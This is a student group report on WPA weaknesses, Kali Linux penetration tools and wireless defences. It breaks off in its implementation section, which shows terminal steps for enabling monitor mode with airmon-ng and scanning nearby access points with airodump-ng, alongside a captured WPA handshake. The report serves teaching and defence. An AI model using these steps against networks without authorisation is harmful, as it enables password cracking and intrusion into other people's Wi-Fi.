2024

Unit 3530 – Group Assignment

USING KALI LINUX TO PERFORM A DEAUTHENTICATION ATTACK ON A WIRELESS ACCESS POINT

FISHA GOITEM
EVANS A FORDJOUR
NICHOLAS NICOLAOU
IULIAN DUMITRU
JACEY BURTON

MIDDLESEX UNIVERSITY

Table of Contents

1. Introduction *2*

2. Security Vulnerabilities in Wireless Networks *2*

2.1 Common Vulnerabilities 2

2.2 WPA Security Weakness 3

2.3 Implications of Vulnerabilities 4

3. Kali Linux Tool for Penetration Testing *5*

3.1 Information Gathering Tools 5

3.2 Sniffing and Spoofing Tools 5

3.3 Vulnerability Analysis Tools 6

3.4 Web Application Analysis Tools 6

3.5 Password Attack Tools 7

3.6 Exploration Tools 7

3.7 Wireless Attack Tools 8

4. Defence Mechanism Based on Penetration Testing Findings *8*

4.1 Best Practices for Wireless Network Security 8

4.2 Implementation of Security Protocols 9

4.3 Continuous Monitoring and Response Strategies 9

5. Comparison with Other Penetration Tools *10*

5.1 Overview of Parrot Security OS 10

5.2 Similar Tools for Wireless Testing 10

5.3 Pros and Cons Analysis 10

Implementation *11*

6. Conclusion *16*

7. Reference List *17*

1. Introduction

Wireless networks, as put forth by Alsharif and colleagues, (2022) are an indispensable foundation to modern communication, permitting free personal and professional connectivity. Robust wireless networks have been growing in demand due to ever increasing demand for robust smartphones and Internet of Things (IoT). However, this rise in connectivity does create real security challenges. Wireless networks, and in particular, wireless networks that have safety conditions (such as Wi-Fi Protected Access protocols), tend to be taken as a target of cyber criminals looking to get present of weaknesses (Emeto *et al.,* 2024). WPA is better than previous standards, but nevertheless many of the security holes remain present that make WPA networks vulnerable to unauthorised access. The security vulnerabilities of wireless networks are the object of this research: study of the WPA security framework. This study explores these vulnerabilities to learn how they might be exploited as well as what the ramifications of such breaches could be. Through penetration testing methodology, research will be put into place to find and evaluate the vulnerabilities using different tools (Leszczyna, 2021). These will be used to design recommendations of defence mechanism that will minimize risk while improving network security.

In wireless network environments, Kali Linux rises as the most used tool for running penetration tests. As stated by YARLAGADDA (2024), Kali Linux is famous for a comprehensive set of security tools used by security researchers or professionals for making detailed assessments. Using Kali Linux, the research will help to find out the right way to protect wireless networks from potential threats would add to a safer digital world.

2. Security Vulnerabilities in Wireless Networks

2.1 Common Vulnerabilities

Contemporary wireless networks are susceptible to many common vulnerabilities that can compromise their security (Aslan *et al.,* 2023). The most common of the common issues is a weak password. Cybercriminals can attempt to plunder passwords using basic brute force attacks, thereby making many users choose easily guessable passwords such as “123456” or “password”. Furthermore, the usual usage of the same password in several networks aggravates this risk. Old firmware is another big vulnerability. Updates of manufacturers regularly fix security flaws, and some users do not timely install them. This mode overlooks devices and leaves them vulnerable to known vulnerabilities that attackers can exploit.

According to Hajar *et al.,* (2021), in wireless networks, security weaknesses also occur due to improper configurations. For purposes of example, if the default Service Set Identifier (SSID) is not disabled or if encryption protocols are not enabled, these steps introduce the possibility of unauthorized access. Older encryption standards, like the long outdated WEP (Wireless Equivalent Privacy), increase the risk of a security breach as the RC4 stream cypher is used by WEP for encryption, and the same key is used for both encryption and decryption. It accepts two authentication methods: Shared Key (insecure since the key is exposed during the handshake) and Open System (no actual security). Due to this reason, they are easily cracked by the current state of the art in security. Moreover, physical security issues like unsecured access points give potential attackers direct access to a network. Considering the most common vulnerabilities such as weak passwords, outdated firmware, improper configuration, and a lack of physical security. Both the network administrator and those whose devices connect to the network can make large strides toward making their wireless networks more secure.

2.2 WPA Security Weakness

While WPA and successor WPA2 are major improvements over previous wireless security protocols, they are not invulnerable. The implementation of the WPA2 protocol is one of the wobbliest, because of the number of exploits related to it. In 2017, the Key Reinstallation Attack (KRACK) for example came to light as one vulnerability (Wu *et al.,* 2023). This attack aims at exploiting the four-way handshake process encountered in WPA2 to set up secure communication. Attackers use this handshake to perform a man-in-the-middle attack and thus intercept and decrypt sensitive data being sent over the network, leaving the communication insecure.

In addition, WPA and WPA2 are prone to dictionary attacks and attackers simply use precomputed lists of common passwords to get unauthorized access to networks (Almjamai, 2022). Exposing oneself to this risk is done by users who pick weak or easy-to-guess passwords. In addition, old and improperly configured routers may introduce further holes. Bias among some routers towards not having any needed security features or not being configured to implement the latest WAP protocols could make them easy targets for attack. However, with wireless networks constantly changing it has become important now more than ever for users and network administrators to remain alert of its inherent weaknesses with WPA and WPA2 as well as updated and configured devices that will assist with preventing these vulnerabilities.

2.3 Implications of Vulnerabilities

Wireless networks' security vulnerabilities relate strongly to the users and organizations.

Attacks that exploit these are exploited by attackers, giving them unauthorised access to sensitive data, such as personal information, financial records, and confidential business communications (Bhadouria, 2022). A breach of this kind can result in identity theft, financial loss, and brashness of an organisation's reputation. Consequences for businesses can be far more severe such as regulatory penalties, customer trust loss, and even so much legal liability.

Additionally, wireless security breaches can disrupt operations, and cause downtime that may cause productivity and profitability in lost opportunities. This is especially true for organisations that completely rely on wireless communications networks for their ongoing daily work. The repercussions, however, can reach beyond short-term financial losses. The impact could be long-term such as increased cost of implementing security measures, conducting a forensic investigation, and pulling systems back from their compromise.

The impact of these vulnerabilities also highlights the need for necessary security approaches. Users and organizations can mitigate the risk of security breaches when they can spot potential weaknesses in the wireless networks and take the required steps to prevent wireless networks from security breaches. Even though it does not only help protect sensitive information but also encourages a more secure cybersecurity environment for everyone. It is said that as wireless technology moves forward, vigilance and compliance with industry-leading best practices are around. Therefore, security is more critical than ever to avoid the always changing landscape of cyber-attacks. some of the vulnerabilities are as follows:

Simple or weak passwords, such as "password123," expose WPA and WPA2 to brute-force assaults with programs like *Aircrack-ng*. By forcing devices to disconnect and using tools like *Aireplay-ng* to undertake de-authentication attacks, the WPA handshake is captured when the devices reconnect.
Rogue access points, which are frequently configured with tools like WiFi-Pumpkin, impersonate authentic networks to fool users into connecting and reveal private information. WPA is vulnerable to brute-force assaults, which circumvent the need to explicitly crack WPA by granting unauthorised access using programs like Reaver.

Using technologies like *Airgeddon*, Evil Twin attacks fabricate fictitious networks to de-authenticate user credentials from the real network and steal them.
Unencrypted data on public networks is captured by packet sniffing using programs like

Wireshark, which exposes login passwords and private data. By taking advantage of a weakness in WPA2's four-way handshake, the KRACK attack enables hackers to decrypt data on networks that are otherwise safe.

3. Kali Linux Tool for Penetration Testing


3.1 Information Gathering Tools

It is assumed that penetration testers and information gathering are important and tools like airodump-ng and Kismet excel in this area. Therefore, it becomes a powerful tool for capturing packets in wireless networks, airodump-ng. In other words, it can be said that penetration testers can monitor and collect data of other Wi-Fi neighboring networks, it reveals information about the clients connected to the access points and the encryption type they use. This is invaluable information for identifying how to find and manipulate potential targets and vulnerabilities in the network. On the other side, Kismet is a wireless network detector, sniffer, and intrusion detection system. It can reveal hidden networks and get a complete picture of the wireless world (Alwhbi, 2024). Both tools serve well to gather the necessary network information for mapping out the battleground and deciding the following attack vectors. Using these tools, penetration testers can see network configurations, and how different parts of the network were likely configured to allow the penetration test to be successful in further gaining the information needed to complete a more in-depth analysis and exploitation.

3.2 Sniffing and Spoofing Tools

There are sniffing and spoofing tools like Wireshark, Mac changer, and others that are of great significance in intercepting and attacking network data.

According to Ralte and Chawngsangpuii (2022), a commonly used network protocol analyser is Wireshark, delivering data packets in real-time. It allows penetration testers to monitor traffic flowing through a network and determine what sensitive data is going by like usernames, passwords, and unencrypted data. This is a highly useful capability to understand how data is transmitted and where it is vulnerable. Macchanger on the other hand is a tool that will allow users to change their MAC address such as anonymity, and evasion of network security measures. Penetration testers can pretend to be other computers by spoofing their MAC address and bypass access controls to then do further analysis without being identified. Altogether, these tools help intercept and manipulate network traffic offer insightful clues to possible security flaws and allow for the building of real-world attack scenarios for potential testers.


captures-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol

```
No.    Time       Source               Destination          Protocol  Length Info
  102 16.243738   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     133 Key (Message 1 of 4)
  104 16.249724   CloudNetwork_84:c2:… Cisco_ed:83:a4       EAPOL     155 Key (Message 2 of 4)
  106 16.256909   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     237 Key (Message 3 of 4)
  107 16.260879   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     237 Key (Message 3 of 4)
  109 16.267337   CloudNetwork_84:c2:… Cisco_ed:83:a4       EAPOL     133 Key (Message 4 of 4)
 1068 35.918307   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     133 Key (Message 1 of 4)
 1461 37.142602   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     133 Key (Message 1 of 4)
 1579 37.748383   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     133 Key (Message 1 of 4)
 1580 37.752602   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     133 Key (Message 1 of 4)
 1581 37.758104   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     133 Key (Message 1 of 4)
 1920 39.755739   Cisco_ed:83:a4       CloudNetwork_84:c2:… EAPOL     133 Key (Message 1 of 4)
```

```
▸ Frame 102: 133 bytes on wire (1064 bits), 133 by
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 7a9ab8b8cd2acb409c681dbee9c4b50
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0
```

```
0000  88 02 3a 01 cc 6b 1e 84  c2 c7 b8 38 61 ed 8
0010  b8 38 61 ed 83 a4 00 00  00 00 aa aa 03 00 0
0020  88 8e 01 03 00 5f 02 00  8a 00 10 00 00 00 0
0030  00 00 00 7a 9a b8 b8 cd  2a cb 40 9c 68 1d b
0040  c4 b5 0f 01 76 6e ad 49  16 c4 70 e6 7d d2 6
0050  41 69 d8 00 00 00 00 00  00 00 00 00 00 00 0
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 0
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 0
0080  00 00 00 00 00
```

802.1X Authentication: Protocol | Packets: 25483 · Displayed: 11 (0.0%) | Profile: Default

3.3 Vulnerability Analysis Tools

Vulnerability tools such as OpenVAS and Nessus are necessary to find and measure the holes in the systems and networks to find and measure the holes in the systems and networks. According to Chalvatzis *et al.*, (2020), they use the open-source vulnerability scanner openVAS to perform a rich comprehensive assessment on networked systems. There is almost the same capability of a Nessus vulnerability scanner. However, well known for having an extensive plugin library that makes extensive of the detections it is now responsible for. Both products assist penetration testers to prioritise vulnerabilities based on severity. This is because organisations know where to spend their remediation resources. However, with these tools at hand security professionals can alert of weaknesses and prevent weaknesses from becoming exploited by malicious actors before they can exploit them, hence making their system and network more secure.

3.4 Web Application Analysis Tools

Another thing to test, is the security of web applications, using the network and tools for web application analysis like Burp Suite and OWASP ZAP. A proxy is provided, allowing one to intercept and modify HTTP requests and HTTP responses on one's browser, this is the main toolset. With that, burp suite is a comprehensive tool for testing web applications security. Like other types of tools, the tool allows penetration testers to analyse the behaviour of web apps, to detect vulnerabilities such as SQL injection and cross site scripting (XSS) as well as to run automated scans for typical security flaws (Anaoval *et al.,* 2024). An open-source web application security scanner, OWASP ZAP, that will allow to identify vulnerabilities in web apps, is more lightweight, not as powerful. The problem it solves for is active and passive scanning, fuzzing and a security scores machine. Burp Suite and OWASP ZAP used to penetration testing web applications offer the pen testers the capability of finding security problems and enhance the organisation's protection against probable attacks.

3.5 Password Attack Tools

There are password attack tools, the aircrack-ng, and hashcat. For instance, they are built to run password-cracking techniques. aircrack-ng is a suite of tools particularly designed to crack WEP WPA or WPA2 key recovery attacks via packet analysis. Aircrack-ng can use captured handshake data to perform dictionary attacks or brute force attacks to crack weak passwords and prove the necessity of enforcing strong password policies for such networks. However, Hashcat is a versatile suite for recovering passwords that support different hashing algorithms (Goeman *et al.,* 2024). The possibility for GPU acceleration allows users to use it to crack complex passwords at high speed. With these tools, penetration testers can carry out password security attacks that simulate real-world attacks, demonstrate how vulnerabilities leave password security open to exploitation within organisations, and how best to manage passwords.

3.6 Exploration Tools

The penetration testing process depends on exploit tools, such as Metasploit and BeEF, to exploit identified vulnerabilities. According to Adam and Sufyanu, (2021), a popular framework is Metasploit, which offers an extensive library of exploits, payloads, and auxiliary modules. This allows penetration testers to automate exploitation into the process and ease the testing of the efficacy of security measures. With Metasploit, testers can simulate attacks on systems and applications, gain access to sensitive data, and show how vulnerabilities can affect systems and applications. BeEF (Browser Exploitation Framework) pays specific attention to web browsers, enabling the use of such browser vulnerabilities for the exploitation of the clients. These exploitation tools can be used by penetration testers to help explain to organisations. It can explore security weaknesses the organisations have the possible demise of exploiting these weaknesses and guide what measures should be taken to strengthen security.

3.7 Wireless Attack Tools

Attacks on wireless networks are especially carried out using wireless attack tools, such as Wifite and Reaver. Wifite automates attacking WEP and WPA or WPA2 networks, and as a penetration tester, allows for fast enumeration and exploitation of low-quality encryption in the wild. Wifite captures handshakes and carries out dictionary attacks to speed the process of cracking wireless passwords and is a nice tool for testing wireless security (Antaryami, 2021). Therefore, instead of trying to exploit vulnerabilities in the WPS (Wi-Fi Protected setup) protocol, Reaver focuses on those. This allows the realisation of brute forcing the WPS PIN, which is a big flaw in the security of networks that support WPS. Penetration testers can use these wireless attack tools to evaluate the security of wireless networks, identify weaknesses, and offer suggestions for making wireless networks less accessible to attacks.

4. Defence Mechanism Based on Penetration Testing Findings

4.1 Best Practices for Wireless Network Security

In today’s ever-growing digitally connected world, networking needs to be secure where hackers can take advantage of the weakness of connections and can access data files illegally and network breaches. Implementing a strong password is one of the foundational best practices to secure the wireless network (Arogundade, 2023). Complex passwords of at least 12 characters should be required, which also should include a combination of uppercase and lowercase letters, numbers, and special characters, and organisations should mandate their use. The following practice reduces the risk of unauthorised brute-force access significantly. Here is another key domain of wireless security, making sure that all network devices and software are updated regularly. Many firmware updates serve to patch known vulnerabilities and allowing these to languish is a recipe for exposing networks to real threats. Organisations should institute a routine for checking and applying updates to all devices on the network including routers, access points, and client devices. In addition, one should turn off the WPS (Wi-Fi Protected Setup) feature which can be abused by the attacker.

4.2 Implementation of Security Protocols

Hajar *et al.,* (2021), believe it is important to have more advanced security protocols to protect wireless networks from threats. WPA3 (Wi-Fi Protected Access 3) the complement of WPA2 brings additional security for the predecessor. As data encryption standards also improve with WPA3 by encrypting data with 192 bits that protect data being sent on the network, it also brings along improved encryption standards. This standard provides much higher level of encryption that previous standards and is very difficult for the attacker to get on the wire, listen and decrypt sensitive information, increasing the security level of the network in general. Also, WPA3 offers Simultaneous Authentication of Equals (SAE), a replacement for the old Pre-Shared Key (PSK) (Ahmad *et al.,* 2022). This new authentication method offers better such protection against offline dictionary attacks, where an attacker guesses passwords using precompiled lists. With WPA 3, organisations can dramatically reduce the risks of data breach and unauthorised access. To make this even better, businesses should also add an additional security like a VPN, or firewalls to protect their wireless network even more. Whereas WPA3 and other advanced security protocols can help organisations strengthen wireless networks against current and future cyber threats, in general organisations need to adopt WPA3, and other advanced security protocols.

4.3 Continuous Monitoring and Response Strategies

A robust cybersecurity model should include a continuous monitoring status and a well thought out response strategy. The monitoring of these organisations' networks is however a must to prevent from allowing them to compromise their own as well as that of their customer's data as these organisations lack the requisite skills to identify and mend vulnerabilities and breaches that can lead to these organisations abusing their data. IDS and Security Information and Event Management (SIEM) solutions can do this monitoring by looking for things that do not quite look normal in the network traffic and log data as markers of a security incident (Muhammad *et al.,* 2023). Through a sound monitoring framework, organisations can identify potential threats and respond to those threats quickly before much damage is caused by breaches that do occur.

Along with monitoring, organisations must create and keep a complete breach protocol organisation. These protocols should include well-defined steps if a security incident occurs, with those steps including containment, eradication, and recovery. Daily, weekly, or monthly scheduled drills and simulations can help ensure every person in the team knows what they should be doing when a security breach occurs, hence cooperating in a well-choreographed response. Furthermore, it is believed that continuous monitoring and efficient response strategies can help organisations prioritise resilience to threats and protect sensitive information.

5. Comparison with Other Penetration Tools

5.1 Overview of Parrot Security OS

A powerful penetration testing platform that bundles a fully functional arsenal of tools for security assessment, parrot security OS provides one with everything it needs to conduct work. A comparison between it and Kali Linux shows that Parrot emphasises a friendlier GUI and additionally houses more privacy-oriented apps (Hulina, 2020). It includes tools in digital forensics, cryptography, and secure communications, to build a complete set of tools for security affairs. Moreover, Parrot's lightweight nature also makes it flexible to run smoothly on weaker hardware, which could be useful for users with a less extensive set of resources. Overall, Parrot Security OS is a strong alternative to Kali Linux, especially for a wider security need.

5.2 Similar Tools for Wireless Testing


Parrot Security OS and Kali Linux are also tools available for wireless testing. Ubuntu-based *BackBox* is a popular distribution focused on security assessments such as web and network applications (Saleem *et al.,* 2024). They all come preloaded with a comprehensive set of tools like *Aircrack-ng*, *Kismet*, and Wireshark for performing wireless network analysis, key cracking, and traffic interception. However, it is neat interface and encrypted repository of security tools make it quite mature. On the other hand, BlackArch is an Arch Linux-based distribution that provides more than 2,000 pen testing and security research tools. *BackBox* and *BlackArch* give a distinct preference and necessity to the users. Both are helpful for all wireless testing and security assessment-oriented professionals.

5.3 Pros and Cons Analysis

Every penetration testing tool has its strengths and weaknesses which vary differently in every scenario. Kali Linux is a choice that people in the security field generally choose due to its extensive toolset and is recognized among many and significant community support. On the other hand, it is quite complex for a beginner. Kali is not as user-friendly, nor as versatile as Parrot Security OS. However, it has an enormous collection of tools, as compared to Parrot's less advanced than other distributions (Ditscherlein *et al.,* 2022). While BackBox is streamlined and BlackArch does an excellent job at providing a vast array of tools for people. However, it is not friendly to people who are not familiar with Arch Linux.

Implementation


The implementation involves tasks such as collecting target information using Kali Linux tools, executing a de-authentication attack, collecting and cracking passwords, and applying defence mechanisms like using WPA3 or setting up 802.1X authentication to protect against de-authentication attacks, the implementation component shows how to carry out a simulated penetration test on a wireless access point, identifying vulnerabilities and exploiting them to obtain confidential information.



```
┌──(evans㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.24  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::4af:1366:e447:9fcc  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:11:40:90  txqueuelen 1000  (Ethernet)
        RX packets 43  bytes 5654 (5.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 6190 (6.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether d8:44:89:cb:e9:a0  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1


Figure 1 shows the network interfaces as shown in the Kali Linux terminal after issuing the *ifconfig* command. This reveals the wireless interface, *wlan0,* our Wi-Fi USB adapter, that is required to carry out the de-authentication attack. We carried out this step to verify that the Kali Linux virtual machine recognised the dongle interface, since an external adapter is required to activate monitor mode.



```
            0   0   0   0   0   0   0   0       0

┌──(evans㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rtw_8822bu      TP-Link Archer T3U [Realtek RTL8812BU]
                (monitor mode enabled)


┌──(evans㉿kali)-[~]
└─$ iw dev
phy#0
        Interface wlan0
                ifindex 3
                wdev 0×1
                addr d8:44:89:cb:e9:a0
                type monitor
                channel 10 (2457 MHz), width: 20 MHz (no HT), center1: 2457 MHz
                txpower 20.00 dBm
                multicast TXQ:
                        qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-
packets
                        0       0       0       0       0       0       0       0               0
```

Figure 2


The second step, as shown in *Figure 2,* is to enable monitor mode on the USB dongle, by using the *sudo airmon-ng start wlan0* command. Monitor mode allows Kali to detect wireless devices on a LAN, and the choice of dongle had to include this feature. The *iw dev* command returns all interfaces with monitor mode enabled; verifying this is vital before continuing.



```
┌──(evans㉿kali)-[~]
└─$ sudo airodump-ng wlan0

 CH 14 ][ Elapsed: 1 min ][ 2024-10-25 04:29

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 CC:D4:2E:91:9E:4E  -80        0        8    0   1   -1   WPA              <length:  0>
 3C:89:94:A9:D1:D2  -78        0        0    0  11  260   WPA2 CCMP   PSK  SKYQBV85
